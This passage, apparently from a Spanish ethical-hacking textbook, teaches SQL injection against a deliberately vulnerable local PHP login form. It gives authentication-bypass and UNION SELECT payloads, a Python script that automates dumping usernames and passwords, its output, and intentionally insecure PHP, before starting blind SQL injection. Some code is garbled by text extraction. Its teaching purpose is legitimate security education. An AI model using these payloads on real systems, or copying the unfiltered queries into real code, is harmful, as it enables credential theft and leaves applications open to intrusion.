


Éste es el comportamiento que esperábamos.

Nuestro script no funciona para los dos últimos usuarios de la tabla ya que su contraseña está cifrada. Este caso no se ha tenido en cuenta en la consulta enviada al servidor.

Si llegamos a obtener un comportamiento no esperado del servidor, entonces podemos hablar de fallo de seguridad. El nivel de peligro que éste engendra habrá que determinarlo. Puede variar desde una simple visualización un poco diferente y sin gravedad hasta un acceso con control total del servidor.

El principio en el que se basa una inyección SQL es cerrar la cadena rápidamente insertando una comilla simple (') y completando la consulta para obtener una respuesta distinta de la que debería haberse dado normalmente al usuario. Comenzamos a probar para comprobar si nuestro formulario acepta una comilla simple en sus campos. Podemos comprobar este comportamiento tanto en el campo **Usuario** como en el campo **Contraseña**. A continuación se muestra el resultado de haber colocado una comilla simple en cada campo.



Podemos comprobar cómo el apóstrofe pasa perfectamente. Esto no era así en las versiones anteriores. En efecto, si editamos el archivo `/etc/php5/apache2/php.ini`, podemos observar que la directiva **`magic_quotes_gpc`** tiene el valor **Off**. Esta directiva provoca el escape automático de las comillas simples y dobles cuando está puesta a **On**.

La política de PHP ha cambiado mucho estos últimos años. Antes los parámetros de seguridad estaban activados a **On** en el archivo `php.ini`, pero esto entrañaba cierta confusión. En efecto, ya no sabemos según la versión lo que está protegido frente a lo que no está protegido. La política actual es, por tanto, no poner ninguna protección y dejarlo todo a la elección del programador. Por lo menos está claro. Además, si lee la documentación de PHP podrá comprobar que muchas opciones, inicialmente llamadas de seguridad, son clases obsoletas.


En el caso en que el campo de entrada espere un número, ya no es necesario colocar una comilla para completar la consulta como deseamos.

Por supuesto, si el sitio web está construido correctamente con un filtrado adaptado de datos, será imposible realizar una inyección. Pero situémonos en el caso en que la inyección es posible.

Si hubiéramos querido pasar apóstrofes para una visualización en una página Web, la función **`htmlentities()`** habría sido la más adecuada. Pero el objetivo es mostrar un error de programación.


Nuestro formulario es vulnerable; sin embargo lo comprobamos con la herramienta **SQL Inject Me** que hemos visto al final de la sección Utilización de formularios y vemos que no detecta ningún fallo. Nos sucede lo mismo si realizamos las pruebas con otra herramienta muy conocida llamada **Wapiti**.

Todo esto nos muestra que nada reemplaza nuestra capacidad de observación y de reflexión. Por muchas herramientas eficientes que nos puedan ayudar en la búsqueda de fallos en un sitio Web, ninguna reemplazará al hombre.




Seamos por lo tanto un poco malvados e introduzcamos como nombre de usuario cualquier cosa y como contraseña `' or 1=1 #;` veremos aparecer el nombre y los apellidos del primer usuario guardado en la tabla *usuarios*. Luego nuestro formulario es vulnerable a las inyecciones SQL, aunque hay que saber explotar este fallo para obtener más información.

El primer software que hay que instalar antes de realizar inyecciones un poco más complejas es una herramienta que nos permitirá introducir lo que queramos en el campo de la contraseña visualizándolo perfectamente. En efecto, este campo aparece con los asteriscos y está además limitado a 30 caracteres, lo que limita las posibilidades de inyección. Ya conocemos herramientas capaces de ayudarnos: WebScarab y BurpSuite. Pero no siempre estamos obligados a usar aplicaciones que consuman muchos recursos. Existe un pequeño add-on para Firefox que nos permite manipular los campos de los formularios como nos parezca. Se llama **Tamper data**. Como trabajamos desde un sistema Debian/Lenny, nuestro navegador no debería ser realmente Firefox, sino Iceweasel. Nosotros hemos optado por instalar Firefox en nuestro sistema, pero si se quiere usar Iceweasel, el add-on ofrecido desde el sitio web clásico de Firefox no funcionará. Es preferible buscar el que está disponible en la dirección siguiente: <http://tamperdata.mozdev.org/>. Es una versión un poco más antigua pero funciona perfectamente para el uso que le vamos a dar.



Una vez que se haya instalado el archivo xpi y después de reiniciar nuestro navegador dispondremos de un nuevo ítem en el menú **Herramientas** que es **Tamper data**. Iniciamos esta herramienta. Nos aparece una ventana como la que acabamos de mostrar y podemos hacer clic en **Comenzar modificación**. Confirmamos nuestro formulario con los campos vacíos. Comprobamos que **Tamper data** intercepta nuestro envío y que podemos modificar el contenido de los campos del formulario como nos parezca.



Podemos incluso modificar la cabecera de la petición, lo que permite la explotación de otros fallos además de las inyecciones SQL.

Supongamos que nuestro objetivo es el de encontrar el identificador y la contraseña del primer usuario de la tabla. Para ello hay que completar la consulta para desencadenar otra. El comando UNION de MySQL nos va a ser muy útil. Permite combinar peticiones, pero debe usarse con cuidado. Esta combinación sólo puede funcionar si el número de campos es idéntico en todas las consultas. Para obtener el usuario y la contraseña del primer usuario, hay que inyectar una petición seleccionando estos dos campos de la tabla.

A continuación se muestra la inyección que hacemos en el campo contraseña, el campo usuario tiene poca importancia, introduciremos "test":

```
' UNION SELECT usuario, contraseña FROM usuarios #
```


La petición enviada al servidor MySQL es por lo tanto la siguiente:

```
SELECT nombre, apellidos FROM usuarios WHERE usuario='test' AND  
contraseña='' UNION SELECT usuario, contraseña FROM  
usuarios #;
```

La respuesta del servidor a esta consulta es:

```
+-----+-----+  
| nombre      | apellidos                                |  
+-----+-----+  
| sdali       | z34bx4TH                                |  
| ppicasso    | A23vb3sD                                |  
| jmiro       | S45qj7xsD                                |  
| elgreco     | F56ty2qY                                |  
| fgoya       | V28st3qq                                |  
| dvelazquez  | *E5869CA6941E6ED94BFCB3D2D2ADC157A4C56D1D |  
| bemurillo   | *DB1AB4B8A3A8AB0A943412D6AE75994B8A03DBC2 |  
+-----+-----+  
7 rows in set (0.00 sec)
```

Como nuestro script sólo lee la primera línea de la respuesta, el navegador nos mostrará en la página web el siguiente resultado.



Lo hemos conseguido, en la parte inferior de la página vemos el usuario y la contraseña del primer usuario añadido a la tabla. Es bastante fácil buscar los otros registros con el comando LIMIT. Éste recibe uno o dos argumentos para limitar el número de registros devueltos. Cuando pasamos dos argumentos a LIMIT, el primero indica el desplazamiento respecto al primer registro de la respuesta y el segundo el número de registros que queremos leer.

Si completamos nuestra inyección añadiendo una cláusula LIMIT, podemos leer los datos del segundo usuario. Ésta es la inyección que hay que realizar:

```
' UNION SELECT usuario, contraseña FROM usuarios LIMIT 1,1#
```

De este modo podemos recorrer el conjunto de datos de la tabla *usuarios* incrementando el desplazamiento. Evidentemente, si esta tabla es larga, esta operación nos tomará bastante tiempo. Podríamos ayudarnos de alguna herramienta para automatizar esta acción. Por ejemplo usandowfuzz, de la que ya hemos hablado anteriormente. Pero a estas alturas, ya es hora de empezar a construirnos nuestras propias herramientas para adaptarlas perfectamente a la situación que deseamos tratar.

Uno de los lenguajes mejor adaptados para automatizar peticiones web y procesar los resultados es **Python**. Puede encontrar un muy buen curso de este lenguaje en la siguiente dirección:<http://mundogeek.net/tutorial-python/>

A continuación mostramos el script que hemos creado (inyeccion.py):

```
#!/usr/bin/python
#-*- coding:utf-8 -*-

# script de inyección SQL para obtener el usuario y la contraseña
de los usuarios

import httpplib, urllib
```

```

# definición de las variables servidor
sitio = "localhost"
puerto = 80
formulario = "/eni/identificacion.php"

# definición de los campos del formulario
usuario="test"
contrasena=""
ref="identificacion"
validar="Validar"

for campo in range(1,10):
    #creación del campo contrasena con incremento del decalaje
    contrasena="" UNION SELECT usuario, contrasena FROM usuarios
LIMIT "+str(campo)+" ,1 #"
    #creación de los parámetros que se enviarán
    parametros =
urllib.urlencode({'usuario':usuario,'contrasena':contrasena,
'ref':ref,'validar':
validar,'validar':'Buscar'})
    #creación de la cabecera
    headers = {"Content-type":"application/x-www-form-
urllib.urlencoded", "Accept":"text/plain"}
    #conexión al sitio
    conn = httplib.HTTPConnection(sitio+": "+str(puerto))
    #envío de la petición POST
    conn.request("POST", formulario, parametros, headers)
    #lectura de la respuesta
    response = conn.getresponse()
    #comprobación si la respuesta es 200, entonces todo habrá
ido bien y tratamiento de los datos de retorno
    codigo_retorno = response.status
    if (codigo_retorno == 200):
        #lectura de los datos de la página de retorno
        data=response.read()

```

```

#detección de la posición de las palabras Su nombre
y </body> que encuadran los elementos que nos interesan

posicion1 = data.find('Su nombre')
posicion2 = data.find('</body>')

#extracción de los datos que nos interesan
dato=data[posicion1:posicion2-1]


#visualización
print dato

conn.close()

```

Este script utiliza dos librerías muy útiles *httplib* y *urllib* que permiten el envío de peticiones a servidores web. El programa trata los datos devueltos para extraer los datos que nos interesan.

A continuación se muestra el resultado de su ejecución:



```

nauar@tulkass:~$ ./inyeccion.py
Su nombre: ppicasso
y sus apellidos: A23vb3sD
Su nombre: jmiro
y sus apellidos: S45qj7xsD
Su nombre: elgreco
y sus apellidos: F56ty2qY
Su nombre: fgoya
y sus apellidos: V28st3qq
Su nombre: dvelazquez
y sus apellidos: *E5869CA6941E6ED94BFCB3D2D2ADC157A4C56D1D
Su nombre: bemurillo
y sus apellidos: *DB1AB4B8A3A8AB0A943412D6AE75994B8A03DBC2

nauar@tulkass:~$

```

Comprobamos que obtenemos el conjunto de usuarios y contraseñas de los usuarios. Cabe decir que si este fallo existe realmente en un servidor pero los programadores han tomado la precaución de encriptar las contraseñas, el pirata tendrá todavía que romper el cifrado. Éste es el caso de los usuarios dvelazquez y bemurillo. Esta última fase está lejos de ser asequible ya que el cifrado es relativamente fuerte. El pirata por lo tanto estaría bloqueado a las puertas del sitio web.

Hasta aquí todo nuestro enfoque parece funcionar perfectamente. Pero nos hemos olvidado de un elemento esencial, nuestro servidor es muy locuaz. Hemos supuesto hasta ahora que conocíamos perfectamente la estructura de la tabla que consultábamos: el nombre de la tabla, el nombre de los campos, etc. En la práctica éste no suele ser el caso. Sin embargo, en determinadas circunstancias se puede llegar a conocer la estructura de las tablas, como por ejemplo:

- Provocando un error en el servidor, dejándolo muy locuaz.
- Encontrando el CMS utilizado para realizar el sitio web.

Pero en la situación en la que no hemos tenido éxito en obtener información, estamos completamente a ciegas. Es aquí donde interviene la técnica de **Blind SQL**.



## 4. Técnica de Blind SQL

Tal y como su nombre indica, es una técnica que se utiliza en el caso de que el servidor no sea muy locuaz. Por lo tanto, en primer lugar vamos a corregir el script php del apartado anterior para ubicarnos en esta situación. Comenzaremos por comentar algunas líneas, añadiremos otras cuatro para tratar el caso de la entrada de un usuario desconocido y modificaremos algunas otras para que nos den menos información. Así es como queda finalmente la parte de procesamiento del formulario:

```
<!-- pasamos a php para procesar el formulario -->
<?php
//procesamiento del formulario
if ($_POST[ref]=='identificacion')
{
    //obtención de los datos del formulario
    $usuario = $_POST[usuario];
    $contrasena = stripslashes($_POST[contrasena]);
    //en este punto sería interesante filtrar los datos, pero
    //por el momento no lo haremos
    //conexión al servidor de BBDD
    $con = mysql_connect('localhost','user_eni','user_eni');
    if ($con)
    {
        //echo "Conexión al servidor de BBDD.<br>";
        //selección de base de datos
        if (mysql_selectdb('eni',$con))
        {
            //echo "Consulta a la base de datos eni.<br>";
            //envío de la consulta
            $req="SELECT usuario, contrasena FROM usuarios WHERE
usuario='$usuario' AND contrasena='$contrasena'";
            //echo "Envío de la consulta: ".$req."<br>";
            $id_req=mysql_query($req);
            // comprobación de que la consulta se ha ejecutado
            //correctamente
            if ($id_req)
            {
                //intento de lectura del primer registro
                $linea=mysql_fetch_array($id_req, MYSQL_ASSOC);
```

```

        //comprobación de que existe el registro
        if ($linea)
        {
            //comprobación de los datos de la
            //BBDD con los del formulario
            if (($linea[usuario]==$usuario)
and ($linea[contrasena]==$contrasena))
            {
                echo "Usuario autenticado";
            }
            else
            {
                echo "Compruebe su usuario y
su contraseña<br>";
            }
        }
        else
        {
            echo "Desconocido<br>";
        }
    }
    else
    {
        echo "Error<br>";
    }


    //cierre de la conexión al servidor
    mysql_close($con);
}
else
{

```

```
//mensaje de error  
echo "Error<br>";  
  
}  
  
}  
  
?>
```


Hagamos algunas pruebas:

Introduzcamos *jmiro* como identificador y *S45qj7xsD* como contraseña. La respuesta del servidor es la siguiente:




Comprobamos que el servidor tiene un funcionamiento normal indicándonos que el usuario se ha autenticado.

Introducimos ahora *jmiro* como usuario y *test* como contraseña. La respuesta del servidor es la siguiente:



Comprobamos que si una petición correctamente formada no devuelve ningún registro de la base de datos, sea porque el usuario no existe o sea porque la contraseña no es la correcta, el servidor nos da simplemente el mensaje de Desconocido.

Intentemos otra petición con *jmiro* como usuario y *'OR test #* como contraseña. La respuesta del servidor es la siguiente:




El servidor nos devuelve poca información indicándonos simplemente que se ha producido un error. Podemos suponer que este error ha sido provocado por haber construido incorrectamente la petición. Es justamente lo que ha pasado en este caso, ya que la consulta enviada al servidor es la siguiente:

```
SELECT usuario, contrasena FROM usuarios WHERE usuario='jmiro'
AND contrasena='' OR test #';
```

Si no fuera ésta la razón, solamente queda otra posibilidad, ya que no sabemos cómo se ha construido el `SELECT`. Podría haber sido provocado por un problema de acceso al servidor. Sin embargo, dado que nuestros dos primeros intentos han funcionado, lo más probable es que haya habido un error en la consulta. Continuemos, por consiguiente, con nuestras investigaciones.

Realizamos una última prueba con *jmiro* como usuario y *'OR 1=1 #* como contraseña:



Esta inyección provoca la devolución de uno o más registros. Pero el servidor efectúa otro control antes de afirmar que nos hemos autorizado correctamente. En efecto, comprueba que los datos del formulario sean los datos devueltos por la base de datos, lo que provoca un mensaje de error.

